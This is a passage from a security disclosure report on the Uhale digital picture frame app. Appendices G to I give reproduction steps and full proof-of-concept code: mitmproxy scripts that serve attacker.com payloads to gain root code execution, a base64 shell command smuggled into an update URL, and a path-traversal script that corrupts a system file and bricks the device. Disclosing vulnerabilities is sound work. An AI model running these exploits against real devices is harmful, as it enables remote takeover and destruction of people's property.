            CookLogger.d("checkCook completed...  " + types + ", " + types.contains(5));
            if (types.contains(6)) {
                CookManager.this.stopCook();
            } else if (types.contains(5)) {
                CookManager.this.startCook();
            }
        }
    });
}
```

The method then invokes the `appInfo.getPkg()` method (which returns the `pkg` string instance field in the `com.zeasn.saasapi.bean.AppSilent$AppInfo` class) and ensures that it has the same value as the `COOK_PACKAGE_NAME` final string constant of the `com.zeasn.cook.bean.CookConstant` class, which is initialized to a value of `com.android.media.module.services`. An app with a package name of `com.android.media.module.services` has previously been the subject of vulnerability research, although we are unsure if the same package name being used in both cases is coincidental.

If the `pkg` field in the JSON above has a value of `com.android.media.module.services` *and* the `type` field in the JSON above has an integer value of `5` in the same JSON object, then the `void com.zeasn.cook.CookManager.startCook()` method gets invoked, which in turn calls the `void com.zeasn.cook.ICookService.startCook()` interface method that is bound to the `com.zeasn.frame/com.zeasn.cook.CookService` service component (which resolves to `void com.zeasn.cook.CookService.startCook()` method at runtime). This method initiates the workflow for the payload downloading and execution. Interestingly, if the JSON above has a value of `com.android.media.module.services` *and* the `type` field in the JSON above has an integer value of `6` in the same JSON object, then this invokes the `void com.zeasn.cook.CookManager.stopCook()` method which invokes the `Process.killProcess(Process.myPid());` API to remotely terminate the `com.android.cook` process.

Based on our system log captures (with verbose logging activated), we observed the following log messages, where the first two log messages originate from the `void com.zeasn.cook.CookManager.checkCook()` method above. The final log message originates from within the `void com.zeasn.cook.CookManager.startCook()` method.

```
None
D frame-cook: checkCook...
D frame-cook: checkCook completed...  [5], true
D frame-cook: startCook...
```

The `https://photo.saas.zeasn.tv/sp/api/device/v1/app/silent<querystring omitted>` URL, as of April 28, 2025 is returning a JSON response body of that contains a `data` field that with an empty JSON array. A concrete and unmodified JSON response body is provided below.

```
JSON
{"data":[],"errorCode":0,"timestamp":1745856691144}
```

Since the `data` field is an empty JSON array, the `void com.zeasn.cook.CookManager.startCook()` method will not be invoked due to unfulfilled requirements (as previously mentioned) with regard to specific expected values in the `data` field. This network response makes sense, as the `dcsdkos.dc16888888.com` domain is currently inactive. Since the response from the `https://photo.saas.zeasn.tv/sp/api/device/v1/app/silent<querystring omitted>` URL remotely determines whether the `void com.zeasn.cook.CookService.startCook()` method gets invoked locally, we need to either *control* the network response from this request via MITM attack, or find a workaround.

Since the 4.2.0 version of the `com.zeasn.frame` app does not use an insecure trust manager for the HTTPS get requests for the `https://photo.saas.zeasn.tv/sp/api/device/v1/app/silent<querystring omitted>` URL, a workaround is required. Conveniently, there is a workaround which the app developers have provided. The `void com.zeasn.cook.CookService.registerCookObserver(final Context context)` method provides an alternate way to invoke the `void com.zeasn.cook.CookManager.startCook()` method, decompiled code processed below, by modifying two different keys in the global device settings.

```
Java
// class: com.zeasn.cook.CookService
```

```
private void registerCookObserver(final Context context) {
    context.getContentResolver().registerContentObserver(Settings.Global.CONTENT_URI, true,
        new ContentObserver(new Handler(Looper.getMainLooper())) {

        @Override
        public void onChange(boolean selfChange, Uri uri) {
            if (uri == null) {
                return;
            }
            String path = uri.getLastPathSegment();
            if (CookConstant.KEY_COOK_NOTIFY.equals(path)) {
                int type = Integer.parseInt(Settings.Global.getString(
                    context.getContentResolver(), CookConstant.KEY_COOK_TYPE));
                switch (type) {
                    case 5:
                        CookManager.this.startCook();
                        break;
                    case 6:
                        CookManager.this.stopCook();
                        break;
                }
                return;
            }
            if (CookConstant.KEY_COOK_DURATION.equals(path)) {
                CookManager.this.updateCookDuration(context);
            }
        }
    });
}
```

The `KEY_COOK_NOTIFY` final static string constant in the `com.zeasn.cook.bean.CookConstant` class has a value of `android_cook_notify` and the `KEY_COOK_TYPE` final static string constant has a value of `android_cook_type`. So the content observer will be triggered when the `android_cook_notify` key in global settings has its value changed. The actual value to the `android_cook_notify` key in global settings is simply ignored. If the `android_cook_type` key in global settings contains an integer value of `5`, then the `com.zeasn.cook.CookService.startCook` method is invoked, once the content observer detects that the `android_cook_notify` key in global settings has changed.

Once the `com.zeasn.cook.CookService.startCook` method is invoked, the `CookService` makes an HTTPS POST request to `https://dcsdkos.dc16888888.com/sdkbin` using an insecure trust manager. This endpoint provides links for JAR and DEX files to dynamically load and execute. Since the `dcsdkos.dc16888888.com` domain does not currently resolve to an IP address, we need to use DNS spoofing to respond with an IP address that is under our control. This allows us to respond with the appropriate encrypted JSON request.

Appendix G. RCE Due to Insecure Trust Manager – Reproduction Steps

The following PoC exploit demonstrates how to reproduce the RCE vulnerability in devices running Uhale 4.2.0.

1. For ease of reproduction, follow the instructions in Appendix J in order to enable shell access and configure a proxy. Note that device access is not required in a real attack.

2. Create a payload app that will be delivered to the vulnerable device.
    a. Set the app package name to `com.sun.galaxy.lib`.
    b. Within the `com.sun.galaxy.lib` package, create a class named `OceanInit`.
    c. In the `OceanInit` class, create a method with a signature of `public static void init(Context context, String str)`.
    d. Populate the `init` method with actions that will have an observable outcome when performed on the device for ease of demonstration. A simple example method is provided below to demonstrate that commands as the `root` user can be executed. The example code provided below inverts the colors on the device's screen, indicating that exploitation was successful. Additional logic can be added as needed.

```java
// class: com.sun.galaxy.lib.OceanInit

public static void init(Context context, String str) {
    Log.i("oceaninit", "init");
    try {
        Process p = Runtime.getRuntime().exec("su");
        DataOutputStream dos = new DataOutputStream(p.getOutputStream());
        dos.writeBytes("mkdir /sdcard/testdir\n");
        dos.writeBytes("touch /data/local/tmp/testfile.txt\n");
        dos.writeBytes(
            "settings put secure accessibility_display_inversion_enabled 1\n");
        dos.writeBytes("id > /sdcard/id.txt\n");
        dos.writeBytes("exit\n");
        dos.flush();
        dos.close();
        p.waitFor();
   } catch (Exception e) {
        Log.e("oceaninit", "error", e);
   }
}
```

3. Build and minify the app's APK, then extract the `classes.dex` file (ensure it contains the `OceanInit` class if there are multiple `classes` files) and rename it to `payload.dex`.
4. Save the following script as `rce1.py`:

Python

```
# requires: mitmproxy pycryptodome

import hashlib
import json
import logging
import re
from pathlib import Path

from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
from mitmproxy import http

AES_KEY = b"DE252F9AC7624D723212E7E70972134D"
PAYLOAD = Path("/path/to/payload.dex").read_bytes()
PAYLOAD_MD5 = hashlib.md5(PAYLOAD).hexdigest()


def request(flow: http.HTTPFlow) -> None:
   url = flow.request.pretty_url
   try:
       if re.search(r"https?://dcsdkos\.dc16888888\.com/reportcompbin.*", url):
           logging.info("start injecting response for %s", url)

           flow.response = http.Response.make(
               200,
               "",
               {"Connection": "keep-alive", "Server": "nginx/1.25.3"},
           )

           logging.info("injected response for %s", url)

       if re.search(r"https?://dcsdkos\.dc16888888\.com/sdkbin.*", url):
           logging.info("start injecting response for %s", url)

           response = {
               "code": "0000",
               "data": {
                   "cdist": "United States of America/Virginia/Fairfax",
                   "cip": "198.98.183.40",
                   "intervalTime": 3600000,
                   "killSelf": False,
                   "md5": PAYLOAD_MD5,
                   "url": f"http://attacker.com/payload.jar",
                   "versionNo": 1011,
               },
               "time": "1740281081451",
               "message": "",
           }
           cipher = AES.new(AES_KEY, AES.MODE_ECB)
           response = cipher.encrypt(pad(json.dumps(response).encode(),
AES.block_size))

           flow.response = http.Response.make(
               200,
               response,
               {"Connection": "keep-alive", "Server": "nginx/1.25.3"},
           )

           logging.info("injected response for %s", url)
```


```
    if re.search(r"https?://attacker\.com/payload\.jar", url):
        logging.info("injecting response for %s", url)

        flow.response = http.Response.make(
            200,
            PAYLOAD,
            {
                "Connection": "keep-alive",
                "Server": "nginx/1.19.10",
                "Content-Type": "application/java-archive",
                "Transfer-Encoding": "chunked",
                "Accept-Range": "bytes",
                "X-Ser": "i53708_c26359, i35474_c26083",
            },
        )

        logging.info("injected response for %s", url)

# kill flow if an exception happens so it doesn't request the original URL
except Exception:
    logging.critical("killing flow for %s", url, exc_info=True)
    flow.kill()
```

5. Start intercepting traffic by running `mitmproxy -s /path/to/rce1.py`
6. Reboot the device.
7. *(Optional)* Observe the logging performed by the `com.android.cook` process:

Shell

```
% adb logcat | grep " $(adb shell ps | grep com.android.cook | awk '{ print
$2 }') "
D Frame    : Application init end
D Frame    : preBootInit begin
D Frame    : fixedThirdJarInit init begin
D Frame    : fixedThirdJarInit init end
D Frame    : preBootInit end
...
D frame-cook: startCook...
I MzEntry : -------------> 1
W Settings: Setting android_id has moved from android.provider.Settings.System to
android.provider.Settings.Secure, returning read-only value.
W Settings: Setting android_id has moved from android.provider.Settings.System to
android.provider.Settings.Secure, returning read-only value.
D frame-cook: step...  1
...
I MzEntry : -------------> 2
D frame-cook: step...  2
I dex2oat : /system/bin/dex2oat --debuggable --compiler-filter=interpret-only
--no-watch-dog --dex-file=/data/user/0/com.zeasn.frame/files/.honor/1628853355.jar
--oat-file=/data/user/0/com.zeasn.frame/files/.honor/1628853355.dex
```

```
...
I dex2oat : dex2oat took 204.254ms (threads: 4) arena alloc=0B java alloc=28KB native
alloc=611KB free=668KB
I MzEntry : -------------> 3
D frame-cook: step...  3
D frame-cook: success...
...
I oceaninit: init
```

8. Observe the necessary traffic intercepted by `mitmproxy` and our crafted response and payload getting injected.

9. Observe the invocation and results of the payload-provided `com.sun.galaxy.lib.OceanInit.init(Context context, String str)` method.
    a. Confirm that the screen colors have been inverted as a result of executing the payload.
    b. *(Optional)* The code example used above creates a log message, which can be observed using the `adb logcat -s oceaninit:V` ADB command.
    c. *(Optional)* Verify that the `/data/local/tmp/testfile.txt` file has been created and is owned by the `root` user:

```
Shell
% adb shell 'ls -al /data/local/tmp/testfile.txt'
-rw------- root     root            0 2025-03-06 13:36 testfile.txt
```

Appendix H. RCE Due To Insecure Update – Reproduction Steps

The following PoC exploit demonstrates how to reproduce the RCE vulnerability in devices running Uhale 3.7.3 and 4.0.3.

1. For ease of reproduction, follow the instructions in Appendix J in order to enable shell access and configure a proxy. Note that device access is not required in a real attack.
2. Obtain the MD5 hash of the signer of the target Uhale APK file (which can be either pulled from the device or obtained through other means) by executing the following command:

```
Shell
apksigner verify --print-certs /path/to/uhale.apk | grep MD5
```

3. Save the following script as `rce2.py`. Update `TARGET_MD5` to the value obtained in Step 2, and `PAYLOAD_APP` to the path of your desired payload APK.

Python

```python
# requires: mitmproxy

import logging
import json
import re
import base64
from pathlib import Path

from mitmproxy import http


TARGET_MD5 = "8ddb342f2da5408402d7568af21e29f9"

PAYLOAD_SHELL = """
su root settings put secure accessibility_display_inversion_enabled 1;
su root id > /sdcard/id.txt;
"""
PAYLOAD_SHELL = base64.b64encode(PAYLOAD_SHELL.strip().encode()).decode()
PAYLOAD_SHELL = f"eval \"$(echo '{PAYLOAD_SHELL}' | toybox base64 -d)\"".replace(" ",
"${IFS}")

PAYLOAD_APP = Path("/path/to/payload.apk").read_bytes()


def request(flow: http.HTTPFlow) -> None:
   url = flow.request.pretty_url
   try:
       if
re.search(r"https?://(photo\.)?saas\.zeasn\.tv/sp/api/device/v1/clientUpg?.*", url):
           logging.info("start injecting response for %s", url)

           response = {
               "data": {
                   "description": "...",
                   "digitalSign": TARGET_MD5,
                   "downloadUrl": f"http://attacker.com/payload.apk;{PAYLOAD_SHELL}",
                   "force": True,
                   "md5": "d3ff4876f656b4164a65ed0418270d49",
                   "newVersionName": "4.2.0",
                   "newVersionNum": "4020001",
                   "pkg": "com.zeasn.frame",
                   "size": 79668.38,
                   "upgId": "893857914883278283",
                   "upgNm": "一恒科RK升级All"
               },
               "errorCode": 0,
               "errorMsg": "ok",
               "timestamp": 1740793818574
           }

           flow.response = http.Response.make(
```


```
                200,
                json.dumps(response),
                {"Connection": "keep-alive", "Server": "nginx/1.25.3"},
            )
            logging.info("injected response for %s", url)

        if re.search(r"https?://attacker\.com/payload\.apk.*", url):
            logging.info("start injecting response for %s", url)

            flow.response = http.Response.make(
                200,
                PAYLOAD_APP,
                {"Connection": "keep-alive", "Server": "nginx/1.25.3"},
            )
            logging.info("injected response for %s", url)

    except Exception:
        logging.critical(f"killing flow for %s", url, exc_info=True)
        flow.kill()
```

4. Start intercepting traffic by running `mitmproxy -s /path/to/rce2.py`
5. Reboot the device.
6. Agree to update the Uhale app when the app update dialog is presented.
7. Allow the device to update and observe the results.
    a. The device will go into an updating screen for about ten minutes. Wait until the device reboots.
    b. Confirm that the screen colors have been inverted as a result of executing the `settings put secure accessibility_display_inversion_enabled 1` command in an interactive `root` shell from the injected payload. The background should now be black instead of white.
    c. *(Optional)* Verify that the `payload.apk` has been installed by examining the installed app via the Settings app, which can be accessed using the instructions in Appendix J.

Appendix I. Arbitrary File Write – Reproduction Steps

The following PoC exploit demonstrates how to reproduce the arbitrary file write vulnerability in devices running Uhale 4.2.0 by overwriting a critical system file from a remote endpoint on the same network as the frame. The exploit overwrites the `../../../../../data/system/users/0/settings_secure.xml` file with dummy content, which will corrupt the file and cause persistent system crashes after the next reboot. ***Use with caution*** *– if your device does not have ADB access enabled, this may place the device in an unrecoverable state!*

1. For ease of reproduction, follow the instructions in Appendix J in order to enable shell access and configure a proxy. Note that device access is not required in a real attack.
2. Determine the IP address of the frame on the local network (e.g., via Uhale's settings app).
3. Call the following `kill_frame` method and pass the IP address of the digital picture frame.

Python

```python
import struct
import socket


def write_string(out, value):
    encoded = value.encode("utf-8")
    out.write(struct.pack(">I", len(encoded)))
    out.write(struct.pack(f">{len(encoded)}s", encoded))


def write_int(out, value):
    out.write(struct.pack(">I", 4))
    out.write(struct.pack(">i", value))


def write_long(out, value):
    out.write(struct.pack(">I", 8))
    out.write(struct.pack(">q", value))


def write_float(out, value):
    out.write(struct.pack(">I", 4))
    out.write(struct.pack(">f", value))


def kill_frame(frame_ip_address):
    sock = socket.create_connection((frame_ip_address, 17802))
    out = sock.makefile('wb')

    write_string(out, "1")                  # protocolVersion (constant)
    write_int(out, 1)                       # protocolType (constant)
    write_string(out, "123456789")          # mobileId

    # Will cause a persistent system crash - use with caution!
    write_string(out, "../../../../../data/system/users/0/settings_secure")  # fileId

    write_string(out, "settings_secure.xml") # fileName
    write_string(out, ".xml")               # fileExtension
    write_string(out, "settings_secure")    # fileTitle
    write_long(out, 1237128937)             # timestamp
    write_float(out, 1.1)                   # pivotX (ignored)
    write_float(out, 2.2)                   # pivotY (ignored)
    write_int(out, 100)                     # width (ignored)
    write_int(out, 100)                     # height (ignored)

    write_string(out, "lorem ipsum")        # content
    out.flush()
```

4. *(Optional)* Execute the `adb shell 'su -c "cat /data/system/users/0/settings_secure.xml"'` ADB command to verify the file content. An example output is provided below.

```
Shell
% adb shell 'su -c "cat /data/system/users/0/settings_secure.xml"'
lorem ipsum
```

5. *(Optional)* The persistent rebooting will not occur until the device is rebooted or encounters a system crash, causing the system to parse the corrupted file. If the device supports ADB access, it can be recovered by deleting the corrupted `/data/system/users/0/settings_secure.xml` file and then rebooting the device again. A concrete log message observed during the persistent system crashes is provided below.

```
None
E AndroidRuntime: *** FATAL EXCEPTION IN SYSTEM PROCESS: main
E AndroidRuntime: java.lang.RuntimeException: Failed to start service
com.android.server.UiModeManagerService: onStart threw an exception
E AndroidRuntime:     at ...
I Process : Sending signal. PID: 385 SIG: 9
I ServiceManager: service 'batterystats' died
I ServiceManager: service 'appops' died
I ServiceManager: service 'power' died
I ServiceManager: service 'display' died
I ServiceManager: service 'user' died
I ServiceManager: service 'procstats' died
```

Appendix J. Environment Setup Assistance

Accessing the Secret Uhale Menu

The Uhale digital picture frame devices have a secret menu that can be accessed using the following steps.[2]

1. Click on the "Settings" button.
2. Click on the "About" button.
3. Click on the "Powered by" text at the bottom of the screen 15 times (or until a menu appears). Sometimes this process is inconsistent; if the expected menu is not opening, switch to a different submenu, then switch back to the "About" submenu, and retry.
4. Enter the password "770880" when prompted and press "OK".
5. A menu appears, screenshot provided below, where the text is primarily in Chinese. Google Lens and/or Google Translate using a picture of the menu can be used to determine the menu options.

[2] These steps were discovered by reversing the `com.zeasn.frame.base.developer.DeveloperActivity` component in the Uhale app, which we discovered while searching for a way to enable developer options to have a foothold into the device.



Figure J.1. The Uhale secret menu as it appears on the device and as translated by Google Lens. The highlighted "Application List" is used for app installation and for launching installed apps.

Accessing the Settings App

Method 1: To access the standard Settings app, follow the steps in Accessing the Secret Menu and click on the *"*Application List*"* button. Next click on the "Settings" app icon.

Method 2: Secondary method to reach the Settings app via Uhale's own settings

- Click on "Settings" in the Uhale app, which is represented by a gear in the device's GUI.
- Within Uhale's settings, click on "About".
- Click on "System version" 15 times in quick succession (we discovered that some devices require the "System version" to be clicked as many as 30 times). This will bring up the standard Android Settings app.

Setting a Network Proxy

In the "Settings" app perform the following actions:

- Click on “Wi-Fi”.
- Long click on the currently-connected Wi-Fi network.
- Click on “Modify network”.
- Click on “Advanced options”.
- Click on “Proxy” and then click “Manual”.
- Enter the IP address of the computer running the network proxy.
- Enter the proxy port (e.g., 8080).
- Click “SAVE”, which enables the network proxy.

Installing Apps on the Frame

To install an app from an SD card utilizing the secret menu, perform the following steps:

- Put the external APK on an SD card.
- Insert the SD card into the device.
- Go to the standard Settings app (not Uhale’s version) by accessing the secret Uhale menu.
- Click on “Storage and USB”.
- Click on the name of the SD card.
- Try to install the app by clicking on the APK file. If the app installs, the newly-installed app can be accessed via the “Application List” in Uhale’s Secret Menu. If the system does not offer to install the app when it is clicked, then continue with the next steps.
- Long click on the desired APK file.
- Copy the APK from the SD card to “Downloads” via the “Copy to” option in the top right.
- Install the app using the Downloads app that is accessible through Uhale’s Secret Menu via the “Application List” button.

Executing Commands on The Frame

Throughout our examination of various devices, some models refused ADB access over USB. To first check if ADB access over USB is available, enable USB debugging from the on-device Developer Options. If the particular device does not allow ADB access over USB, then follow the steps in Installing an App on the Frame to install a “terminal” app, such as Android Terminal Emulator. When using a terminal app, the commands can be performed directly in a root shell (i.e., by first running `su`) without the need for `adb shell` in the command line itself.

On some frames, ADB over WiFi can also be enabled by entering the following command either using ADB over USB or in a terminal app: `setprop service.adb.tcp.port 5555; sleep 5; stop adb; sleep 5; start adb`. After this, run the following ADB command to see if ADB access over Wi-Fi is available: `adb connect <IP address of frame>:5555`. This may not always work.

Enabling Verbose Logging in the Uhale App

The Uhale app has a verbose logging switch that can be enabled by performing the following steps:

- Execute the `adb shell 'touch /sdcard/zeasn_photo.debug'` ADB command.
- Reboot the device. Alternatively, terminate the `com.zeasn.frame` and `com.android.cook` (if applicable) processes via ADB.

Copyright and Distribution